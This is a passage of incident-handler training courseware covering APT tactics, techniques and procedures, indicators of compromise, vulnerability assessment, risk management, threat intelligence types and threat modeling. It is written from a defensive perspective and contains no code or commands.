  Tactics describes how the threat actor operates during different phases of an attack. It consists of various tactics used to gather information for initial exploitation, perform privilege escalation and lateral movement, and deploy measures for persistent access to the system. Generally, APT groups depend on a certain set of unchanging tactics; however, in some cases, they adapt to different circumstances and alter the way they perform their attacks. Therefore, the difficulty of detecting and attributing an attack campaign depends on the tactics used to perform the attack.

  An organization can profile threat actors based on their tactics, which consist of the way they gather information about a target, the methods they follow for initial compromise, and the number of entry points they use while attempting to enter the target network.

  For example, to obtain information, some threat actors depend solely on the information available on the Internet, whereas others might perform social engineering or use connections in intermediate organizations. Once information, such as the email addresses of employees of the target organization, is gathered, the threat actors either choose to approach the target individually or as a group. Furthermore, the designed payload of the attackers can remain constant from the beginning to the end of the attack or may be changed based on the targeted individual. Therefore, to better understand threat actors, tactics used in the early stages of an attack must be analyzed properly.

  Another method for analyzing APT groups is to inspect the infrastructure and tools used to perform their attacks. For example, consider establishing a command and control channel on servers that are controlled by an attacker. These C&C servers may be located within a specific geographical location or spread across the Internet and can be static or


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

dynamically changing. It is also important to analyze the tools used to perform an attack. This includes analyzing the exploits and tools used by various APT groups. In such a scenario, a sophisticated threat actor may exploit many zero-day vulnerabilities using adapted tools and obfuscation methods. However, this might be difficult, as less-sophisticated threat actors generally depend on publicly known vulnerabilities and open source tools. Identifying this type of tactic helps profile APT groups and build defensive measures in advance.

In some cases, understanding the tactics used in the last stages of an attack helps profile the threat actor. In addition, the methods used to cover the tracks help the target organization understand the attack campaigns. Analyzing the tactics used by attackers helps create an initial profile by understanding the different phases of an APT life cycle. This profile helps in performing further analyses of the techniques and procedures used by attackers. An attacker may continually change the TTPs used; therefore, it is important to constantly review and update the tactics used by APT groups.

- **Techniques**

  Threat actors use several techniques during their execution to launch an attack successfully. These techniques include initial exploitation, setting up and maintaining command and control channels, accessing the target infrastructure, and covering tracks of data exfiltration. The techniques followed by the threat actor to conduct an attack may vary, but they are mostly similar and can be used for profiling. Therefore, understanding the techniques used in the different phases of an attack is essential for effectively analyzing threat groups.

  Techniques can also be analyzed at each stage of the threat life cycle. Therefore, the techniques in the initial stage mainly describe the tools used for information gathering and initial exploitation. The techniques used at this stage do not necessarily have technical aspects. For example, in social engineering, certain non-technical software tools are used as an effective way to gather information. An attacker can use such tools to obtain the email addresses of target organization employees using publicly available resources.

  Similarly, purely human-based social engineering can be used to perform initial exploitation. For example, consider a scenario in which the victim is tricked via a phone call to reveal their login credentials to access the internal network of the target organization. These techniques are used in the initial phase of an attack to gather information about the target and break the first line of defense.

  Techniques used in the middle stages of an attack mostly depend on technical tools for initially escalating privileges on systems that are compromised or perform lateral movements within the target organization's network. At this stage, the attackers use various exploits or misuse configuration vulnerabilities in the target system. They may also exploit network design flaws to gain access to other systems in a network. In all these cases, either exploits or a collection of tools allows the attacker to perform a


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

successful attack. In this scenario, the term "technique" is the set of tools and the way they are used to obtain intermediate results during an attack campaign.

The techniques in the last stage of an attack can have both technical and nontechnical aspects. In such a scenario, the techniques used for data stealing are typically based on network technology and encryption. For example, the threat actor encrypts stolen files, transfers them through the established command and control channel, and copies them to their own system. After successfully executing the attack and transferring the files, the attacker follows certain technical techniques to cover their tracks. They used automated software tools to clear log files to avoid detection.

After aggregating the techniques used in all stages of an attack, the organization can use the information to profile threat actors. To make an accurate attribution of threat actors, the organization must observe all techniques used by its adversaries.

- **Procedures**

  "Procedures" involve a sequence of actions performed by the threat actors to execute different steps of an attack life cycle. The number of actions usually differs depending on the objectives of the procedure and APT group. An advanced threat actor uses advanced procedures that consist of more actions than normal procedures to achieve the same intermediate result. This is mainly done to increase the success rate of an attack and decrease the probability of detection by security mechanisms.

  For example, in a basic procedure of information gathering, an actor collects information about the target organization, identifies key targets and employees, collects their contact details, identifies vulnerable systems and potential entry points to the target network, and documents all collected information. Further actions by an adversary depend on the tactics used. These actions include extensive research and repeated information gathering to collect in-depth and up-to-date information on target individuals via social networking sites. This information can assist threat actors in performing spear-phishing, monitoring security controls to identify zero-day exploits in target systems, and other tasks. For example, a threat actor that uses a more detailed procedure can execute the malware payload. At the time of execution, the malicious code decrypts itself, evades security monitoring controls, deploys persistence, and establishes a command and control channel to communicate with the victim system. This type of procedure is common in malware, where different threat actors may implement the same feature; hence, it is useful in forensic investigations.

  An understanding and proper analysis of the procedures followed by certain threat actors during an attack helps organizations profile threat actors. In the initial stages of an attack, such as during information gathering, observing the procedure of an APT group is difficult. However, the later stages of an attack can leave trials that may be used to understand the procedures followed by the attacker.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Indicators of Compromise

Cyber threats are continuously evolving, with newer TTPs adapted based on the vulnerabilities of the target organization. Incident responders must continuously monitor IoCs to effectively and efficiently detect and respond to evolving cyber threats. Indicators of Compromise are the clues/artifact/pieces of forensic data found on a network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure.

## Categories of Indicators of Compromise

Incident handlers need to have proper knowledge of various possible threat actors and their tactics related to cyber threats, mostly called Indicators of Compromise (IoCs). This understanding of IoCs helps incident handlers quickly detect threats entering the organization and protect the organization from evolving threats. For this purpose, IoCs are divided into four categories as follows:

- **Email Indicators**

  Attackers usually prefer email services to send malicious data to the target organization or an individual. Socially engineered emails are preferred because of their ease of use and comparative anonymity. Examples of email indicators include the sender's email address, email subject, attachments, and links.

- **Network Indicators**

  Network indicators are useful for command and control, malware delivery, detailed identification of the operating system, browser type, and other computer-specific information. Examples of network indicators include URLs, domain names and IP addresses.

- **Host-based Indicators**

  Host-based indicators are determined by analyzing the infected system within the organizational network. Examples of host-based indicators include filenames, file hashes, registry keys, DLLs, and mutexes.

- **Behavioral Indicators**

  In general, typical IoCs are useful for identifying indications of intrusion, such as malicious IP addresses, virus signatures, MD5 hashes, and domain names. Behavioral IoCs are used to identify specific behaviors related to malicious activities, such as code injection into the memory or the running script of an application. Well-defined behaviors enable broad protection to block all current and future malicious activity. These indicators are useful in identifying when legitimate system services are used for abnormal or unexpected activities. Examples of behavioral indicators include document execution of the PowerShell script and remote command execution.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Understand Information Security Concepts

Information security refers to the protection or safeguarding of information and information systems (i.e., systems that use, store, and transmit information) from unauthorized access, disclosure, alteration, and destruction. Information is a critical asset that organizations must secure. If sensitive information falls into the wrong hands, the organization to which that information pertains may suffer huge losses in terms of finances, brand reputation, customers, and so on. To understand how to secure such critical information resources, we begin with an overview of information security.

This section discusses various information security concepts such as vulnerability assessment, risk management, threat modeling, threat intelligence, and threat hunting.

## Vulnerability Assessment

A vulnerability assessment is an in-depth examination of the ability of a system or application, including the current security procedures and controls, to withstand exploitation. It scans networks for known security weaknesses and recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. It identifies, quantifies, and ranks the possible vulnerabilities to threats in a system. In addition, it assists security professionals in securing the network by identifying security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them.

A vulnerability assessment may be used to:

- Identify weaknesses that could be exploited
- Predict the effectiveness of additional security measures in protecting information resources from attack

Typically, vulnerability-scanning tools search for network segments for IP-enabled devices and enumerate systems, operating systems, and applications to identify vulnerabilities resulting from vendor negligence, system or network administration activities, or day-to-day activities. The vulnerability scanning software scans the computer against the Common Vulnerability and Exposures (CVE) index and security bulletins provided by the software vendor.

Vulnerability scanners are capable of identifying the following information:

- The OS version running on computers or devices
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports that are listening
- Applications installed on computers
- Accounts with weak passwords
- Files and folders with weak permissions
- Default services and applications that might have to be uninstalled
- Errors in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- EOL/EOS software information
- Missing patches and hotfixes
- Weak network configurations and misconfigured or risky ports
- Help to verify the inventory of all devices on the network

Security professionals scan for vulnerabilities using tools, such as Nessus Professional, Qualys, GFI LanGuard, and OpenVAS.

**Limitations of Vulnerability Assessment**

The following are some of the limitations of vulnerability assessment:

- Vulnerability scanning software is limited by its ability to detect vulnerabilities at a given point in time.
- Vulnerability scanning software must be updated when new vulnerabilities are discovered or when improvements are made to the software being used.
- Software is only as effective as maintenance performed by the software vendor and by the administrator who uses it.
- Vulnerability assessment does not measure the strength of security controls.
- Vulnerability scanning software is not immune to software engineering flaws, which may lead to serious vulnerabilities being missed.
- Human judgment is required to analyze the data after scanning and identifying false positives and negatives.
- Vulnerability scanning software cannot define the impact of an identified vulnerability on various business operations.
- Vulnerability assessment reports are not always easy to understand or assess for risk factors and triage responses.
- Vulnerability scanning tools have a narrow focus and do not cover attack vectors, as in social engineering.
- Vulnerability scanning software is limited in its ability to perform live tests on web applications to detect errors or unexpected behaviors.

The methodology used may have an impact on the test results. For example, vulnerability scanning software that runs in the security context of a domain administrator will yield different results from software that runs in the security context of an authenticated or non-authenticated user. Similarly, diverse vulnerability-scanning software packages assess security differently and have unique features. This can influence the assessment results.

## Risk Management

Risk management is the process of identifying, assessing, responding to, and implementing activities that control how an organization manages the potential effects of risk. It has a prominent place throughout the security lifecycle and is a continuous and ever-increasing


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

complex process. The types of risks vary from organization to organization; however, the act of preparing a risk management plan is common to all organizations.

## Risk Management Objectives

- Identify potential risks—this is the main objective of risk management
- Identify the impact of risks and help organizations develop better risk management strategies and plans.
- Prioritize the risks, depending on the impact or severity of the risk, and use established risk management methods, tools, and techniques to assist with this task
- Understand and analyze the risks and report identified risk events.
- Control the risk and mitigate its effect.
- Create awareness among security staff and develop strategies and plans for lasting risk-management strategies.

Risk management is a continuous process performed to achieve goals in every phase. It helps to reduce and maintain risk at an acceptable level by utilizing a well-defined and actively employed security program. This process is applied in all stages of the organization, for example, to specific network locations in both strategic and operational contexts.

The four key steps commonly termed as risk management phases are:

- Risk Identification
- Risk Assessment
- Risk Treatment
- Risk Tracking and Review

Every organization should follow the above steps while performing the risk management process.

- **Risk Identification**

  Initial steps of the risk management plan. Its main aim is to identify the risks, including the sources, causes, and consequences of the internal and external risks affecting the security of the organization before they cause harm. The risk identification process depends on the skill set of the people, and differs from one organization to another.

- **Risk Assessment**

  This phase assesses the organization's risks and estimates the likelihood and impact of these risks. Risk assessment is an ongoing iterative process that assigns priorities for risk mitigation and implementation plans, which in turn helps determine the quantitative and qualitative values of risk. Every organization should adopt a risk-evaluation process to detect, prioritize, and remove risks.

  Risk assessment determines the types of risks present, their likelihood and severity, and priorities and plans for risk control. Organizations perform a risk assessment when they


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

identify a hazard but are unable to control it immediately. Risk assessment is followed by regular updates of all the information facilities.

- **Risk Treatment**

  Risk treatment is the process of selecting and implementing appropriate controls on identified risks to modify them. The risk treatment method addresses and treats risks according to their severity. Decisions made during this phase were based on the results of the risk assessment. The purpose of this step is to identify treatments for risks that fall outside the department's risk tolerance and provide an understanding of the level of risk with controls and treatments. It identifies the priority order in which the individual risks should be treated, monitored, and reviewed. The following information is required before treating the risk:

  - The appropriate method of treatment
  - The people responsible for the treatment
  - The costs involved
  - The benefits of treatment
  - The likelihood of success
  - Ways to measure and assess the treatment

- **Risk Tracking and Review**

  An effective risk management plan requires a tracking and review structure to ensure effective identification and assessment of risks, as well as the use of appropriate controls and responses. The tracking and review process should determine the measures and procedures adopted, and ensure that the information gathered to perform the assessment is appropriate. The review phase evaluates the performance of the implemented risk-management strategies. Regular inspections of policies and standards, as well as regular reviews, help to identify opportunities for improvement. Further, the monitoring process ensures that there are appropriate controls in place for the organization's activities and that all procedures are understood and followed.

## NIST Risk Management Framework

Source: *https://csrc.nist.gov*

The NIST risk-management framework is a structured, continuous process that integrates information security and risk-management activities into the system development life cycle (SDLC). It follows a security lifecycle involving six stages.

Discussed below are the six stages of the framework:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 1.5: NIST risk management framework

- **Categorize Information System**

  The initial stage of the NIST framework involves defining the criticality or sensitivity of the information system according to the potential worst-case scenario. This reveals an adverse impact on a mission or business.

- **Select Security Controls**

  Categorize the information system and then select the baseline security controls under the NIST risk-management framework. Apply tailored guidance and supplemental controls (if needed) based on the risk assessment.

- **Implement Security Controls**

  Implement security controls within the enterprise architecture using sound system engineering practices. Apply security configuration settings.

- **Assess Security Controls**

  Determine security control effectiveness by ensuring the correct and effective implementation of the controls according to the required operation and compliance with security requirements for the information system.

- **Authorize Information System**

  Determine risk to organizational operations and assets, individuals, other organizations, and the nation; if acceptable, authorize the operation.

- **Monitor Security State**

  Continuously track changes in an information system that may affect security controls and reassess control effectiveness.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Cyber Threat Intelligence

According to the Oxford dictionary, a threat is defined as "the possibility of a malicious attempt to damage or disrupt a computer network or system." A threat is the potential occurrence of an undesired event that can eventually damage and interrupt an organization's operational and functional activities. Threats can affect the integrity and availability of an organization. The impact of threats is significant and may affect the state of physical IT assets in an organization. The existence of threats may be accidental or intentional or due to the impact of some actions.

Cyber threat intelligence, usually known as CTI, is the collection and analysis of information about threats and adversaries and the drawing up of patterns that provide an ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyberattacks. It is the process of recognizing or discovering any "unknown threats" that an organization may face, so that necessary defense mechanisms can be applied to avoid such occurrences. This involves collecting, researching, and analyzing trends and technical developments in the field of cyber threats (including cybercrime, hacktivism, and espionage). Any knowledge about threats that results in an organization's planning and decision-making to handle it is a piece of threat intelligence. The main aim of the CTI is to make the organization aware of existing or emerging threats and prepare them to develop a proactive cybersecurity posture before exploitation. This process, where unknown threats are converted into possibly known ones, helps to anticipate the attack before it can happen and ultimately results in a better and more secure system. Thus, threat intelligence is useful for achieving secure data sharing and global transactions among organizations.

Threat-intelligence processes can be used to identify the risk factors responsible for malware attacks, SQL injections, web application attacks, data leaks, phishing, denial-of-service attacks, and other attacks. After being filtered out, such risks can be put on a checklist and handled appropriately. Threat intelligence is beneficial for organizations to handle cyber threats through effective planning and execution. Along with a thorough analysis of the threat, the CTI also strengthens the organization's defense system, creates awareness about impending risks, and aids in responding to such risks.

### Types of Threat Intelligence

Threat intelligence is contextual information that describes threats and guides organizations in making business decisions. It was extracted from a large collection of sources and information. It provides operational insight by looking outside the organization and issuing alerts on evolving threats to the organization. For better management of the information collected from different sources, it is important to subdivide threat intelligence into different types. This subdivision is performed based on consumers and goals of intelligence. From the perspective of consumption, threat intelligence can be divided into four types. They are strategic, tactical, operational, and technical-threat intelligences. The four types differ in terms of data collection, data analysis, and intelligence consumption.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Strategic Threat Intelligence**

  Strategic threat intelligence provides high-level information regarding cybersecurity postures, threats, details about the financial impact of various cyber activities, attack trends, and the impact of high-level business decisions. This information is consumed by high-level executives and the management of the organization, such as IT management and CISO. It helps management identify current cyber risks, unknown future risks, threat groups, and the attribution of breaches. The intelligence obtained provides a risk-based view that mainly focuses on high-level concepts of risks and their probabilities. It mainly deals with long-term issues and provides real-time alerts for threats to an organization's critical assets, such as IT infrastructure, employees, customers, and applications. This intelligence is used by management to make strategic business decisions and analyze their effects. Based on the analysis, management can allocate a sufficient budget and staff to protect critical IT assets and business processes.

  Strategic threat intelligence is generally in the form of a report that focuses on high-level business strategies. Since the characteristic of strategic threat intelligence is preeminent, data collection also relates to high-level sources and requires highly skilled professionals to extract information. This intelligence was collected from sources such as OSINT, CTI vendors, ISAOs, and ISACs.

  Strategic threat intelligence helps organizations identify any similar past incidents, their intentions, and any attributes that might identify attacking adversaries, why the organization is within the scope of the attack, major attack trends, and how to reduce the risk level.

  Generally, strategic threat intelligence includes the following information:

  - The financial impact of cyber activity
  - Attribution for intrusions and data breaches
  - Threat actors and attack trends
  - The threat landscape for various industry sectors
  - Statistical information on data breaches, data theft, and malware
  - Geopolitical conflicts involving various cyberattacks
  - Information on how adversary TTPs change over time
  - Industry sectors that might impact due to high-level business decisions

- **Tactical Threat Intelligence**

  Tactical threat intelligence plays a major role in protecting an organization's resources. It provides information related to TTPs used by threat actors (attackers) to perform attacks. Cybersecurity professionals such as IT service managers, security operations managers, network operations center (NOC) staff, administrators, and architects consume tactical threat intelligence. It helps cybersecurity professionals understand how adversaries are expected to perform their attack on the organization, identify


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

information leakage from the organization, and assess the technical capabilities and goals of the attackers along with the attack vectors. Using tactical threat intelligence, security personnel develop detection and mitigation strategies beforehand through procedures, such as updating security products with identified indicators and patching vulnerable systems.

The sources of tactical threat intelligence include campaign reports, malware, incident reports, attack group reports, and human intelligence. This intelligence is generally obtained by reading white or technical papers, communicating with other organizations, or purchasing intelligence from third parties. It includes highly technical information on topics such as malware, campaigns, techniques, and tools in the form of forensics reports.

Tactical threat intelligence provides day-to-day operational support by helping analysts to assess various security incidents related to events, investigations, and other activities. It also guides high-level executives of organizations in making strategic business decisions.

- **Operational Threat Intelligence**

  Operational threat intelligence provides information about specific threats to an organization. It provides contextual information about security events and incidents that help defenders disclose potential risks, provide greater insight into attacker methodologies, identify past malicious activities, and investigate malicious activity more efficiently. It is consumed by security managers or heads of incident response, network defenders, security forensics, and fraud-detection teams. It helps organizations understand the possible threat actors and their intentions, capabilities, and opportunities to attack vulnerable IT assets and the impact of a successful attack. In many cases, only government organizations can collect this type of intelligence. However, doing so helps IR and forensic teams deploy security assets to identify and stop upcoming attacks, improve early stage attack detection capability, and reduce damage to IT assets.

  Operational threat intelligence is generally collected from sources such as humans, social media, and chat rooms. It may also be collected from real-world activities and events that result in cyberattacks. Operational threat intelligence is obtained by analyzing human behavior, threat groups, and similar means. This information helps predict future attacks, and thus enhances incident response plans and mitigation strategies. Operational threat intelligence generally appears as a report containing identified malicious activities, recommended courses of action, and warnings of emerging attacks.

- **Technical Threat Intelligence**

  Technical threat intelligence provides information about the resources an attacker uses to perform an attack; this includes command and control channels, tools, and other items. It has a shorter lifespan than tactical threat intelligence, and mainly focuses on a specific IoC. It provides a rapid distribution and response to threats. For example, a


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

piece of malware used to perform an attack is tactical threat intelligence, whereas the details related to the specific implementation of the malware are technical threat intelligence. Other examples of technical threat intelligence include the specific IP addresses and domains used by malicious endpoints, phishing email headers, and hash checksums of malware. Technical threat intelligence is consumed by the SOC staff and IR teams.

Indicators of technical threat intelligence are collected from active campaigns, attacks performed on other organizations, or data feeds provided by external third parties. These indicators are generally collected as part of investigations of attacks performed by various organizations. This information helps security professionals add the identified indicators to defensive systems, such as IDS and IPS, firewalls, and endpoint security systems, thereby enhancing the detection mechanisms used to identify attacks at an early stage. It also helps them identify malicious traffic and IP addresses suspected of spreading malware and spam emails. This intelligence is directly fed into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.

## Threat Modeling

Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all information that affects it. The threat model consists of three major building blocks: understanding the adversary's perspective, characterizing the security of the system, and determining threats. Every application should have a developed and documented threat model that should be revisited as the application evolves and the development progresses.

Threat modeling helps to:

- Identify relevant threats to a particular application scenario
- Identify key vulnerabilities in an application's design
- Improve security design

When using this approach, an administrator should keep the following in mind:

- Try not to be rigid about specific steps or implementations; instead, focus on this approach. If any step becomes impassable, go right to step 4 of the threat modeling process and identify the problem.
- Use scenarios to scope the modeling activity.
- Existing design documents were used in this study. Use items such as documented use cases or stories, architectural diagrams, data flow diagrams, or other design documentation.
- Start with a whiteboard before capturing information in documents or getting lost details. It may be helpful to use a digital camera with printing capabilities to document and distribute information from a whiteboard.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- An iterative approach is used. Add more details and improve the threat model as design and development continue. This will help become familiar with the modeling process and develop a threat model to better examine more possible scenarios.
- Obtain input regarding the host and network constraints from the system and network administrators. To better understand the end-to-end deployment diagram, as much information as possible about host configurations, firewall policies, allowed protocols and ports, and other relevant details should be obtained.

The threat modeling process involves five steps:

1. **Identify Security Objectives**

   Security objectives are goals and constraints related to the application's confidentiality, integrity, and availability. Security-specific objectives guide threat modeling efforts and help determine how much effort needs to be put into subsequent steps. To identify the security objectives, administrators should ask the following questions:

   - What data should be protected?
   - Are there any compliance requirements?
   - Are there specific quality-of-service requirements?
   - Are there intangible assets to protect?

2. **Application Overview**

   Identify the components, data flows, and trust boundaries. To draw an end-to-end deployment scenario, the administrator should use a whiteboard. First, they should draw a rough diagram that explains the working and structure of the application, its subsystems, and its deployment characteristics. The deployment diagram should contain the following.

   - End-to-end deployment topology
   - Logical layers
   - Key components
   - Key services
   - Communication ports and protocols
   - Identities
   - External dependencies

   **Identify Roles**

   The administrator should identify the people and the roles and actions they can perform within the application. For example, there are higher privileged groups of users. Who can read data? Who can update data? Who can delete data?


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

### Identify Key Usage Scenarios

The administrator should use the application's use cases to determine its objective. Use cases explain how the application is used or misused.

### Identify Technologies

The administrator should list the technologies and key features of the software as well as the following technologies in use:

- Operating systems
- Web server software
- Database server software
- Technologies for presentation, business, and data access layers
- Development languages

Identifying these technologies helps to focus on technology-specific threats.

### Identify Application Security Mechanisms

The administrator should identify some key points regarding the following:

- Input and data validation
- Authorization and authentication
- Sensitive data
- Configuration management
- Session management
- Parameter manipulation
- Cryptography
- Exception management
- Auditing and logging

These efforts aim to identify relevant details, add details where required, or identify areas that require more detail.

3. **Decompose the Application**

In this step, the administrator breaks down the application to identify trust boundaries, data flows, entry points, and exit points. This makes it considerably easier to find more relevant and more detailed threats and vulnerabilities.

### Identify Trust Boundaries

Identifying the application's trust boundaries helps the administrator focus on the relevant areas of the application. This indicates that the trust levels change.

- Identify outer system boundaries


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identify access control points or key places where access requires extra privileges or role membership
- Identify trust boundaries from a data flow perspective

**Identify Data Flows**

The administrator lists the application's data input from entry to exit. This helps to understand how the application communicates with outside systems and clients and how the internal components interact. Particular attention should be paid to data flow across trust boundaries and data validation at the trust boundary entry point. A good approach is to start at the highest level and then deconstruct the application by testing the data flow between the different subsystems.

**Identify Entry Points**

The entry point of an application can also serve as an entry point for attacks. All the users interacted with the application at these entry points. Other internal entry points uncovered by the subcomponents over the layers of the application may be present only to support internal communication with other components. The administrator should identify these entry points to determine the methods used by an intruder to enter through them. They should focus on entry points that allow access to critical functionalities and provide adequate defense.

**Identify Exit Points**

The administrator should also identify the points at which the application transfers data to the client or to external systems. They should prioritize the exit points at which the application writes data containing client input or data from untrusted sources such as a shared database.

4. **Identify Threats**

   The administrator should identify threats relevant to the control scenario and context using the information obtained in the application overview, and decompose the application steps. They should bring together members of the development and test teams to identify potential threats. The team should begin with a list of common threats grouped by their application vulnerability categories. This step uses a question-driven approach to identify threats.

5. **Identify Vulnerabilities**

   Vulnerability is a weakness of an application (deployed in an information system) that allows attacker exploitation, thereby leading to security breaches. Security administrators should identify any weaknesses related to the threats found using vulnerability categories to identify vulnerabilities and fix them beforehand to keep intruders away.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Threat Hunting

Threat hunting is a proactive and iterative approach to searching networks, devices, endpoints, and datasets to identify and isolate cyber threats that have entered a network by evading current security systems. Threat hunting is performed by a threat hunter or security analyst through thorough research on the existing indicators of compromise and advanced persistent threats across networks and devices. Security analysts track down attack attempts using threat-hunting software or tools and eliminate hidden threats before they cause any damage to the assets.

## Steps of Threat Hunting

Discussed below are the various steps involved in the threat hunting process.

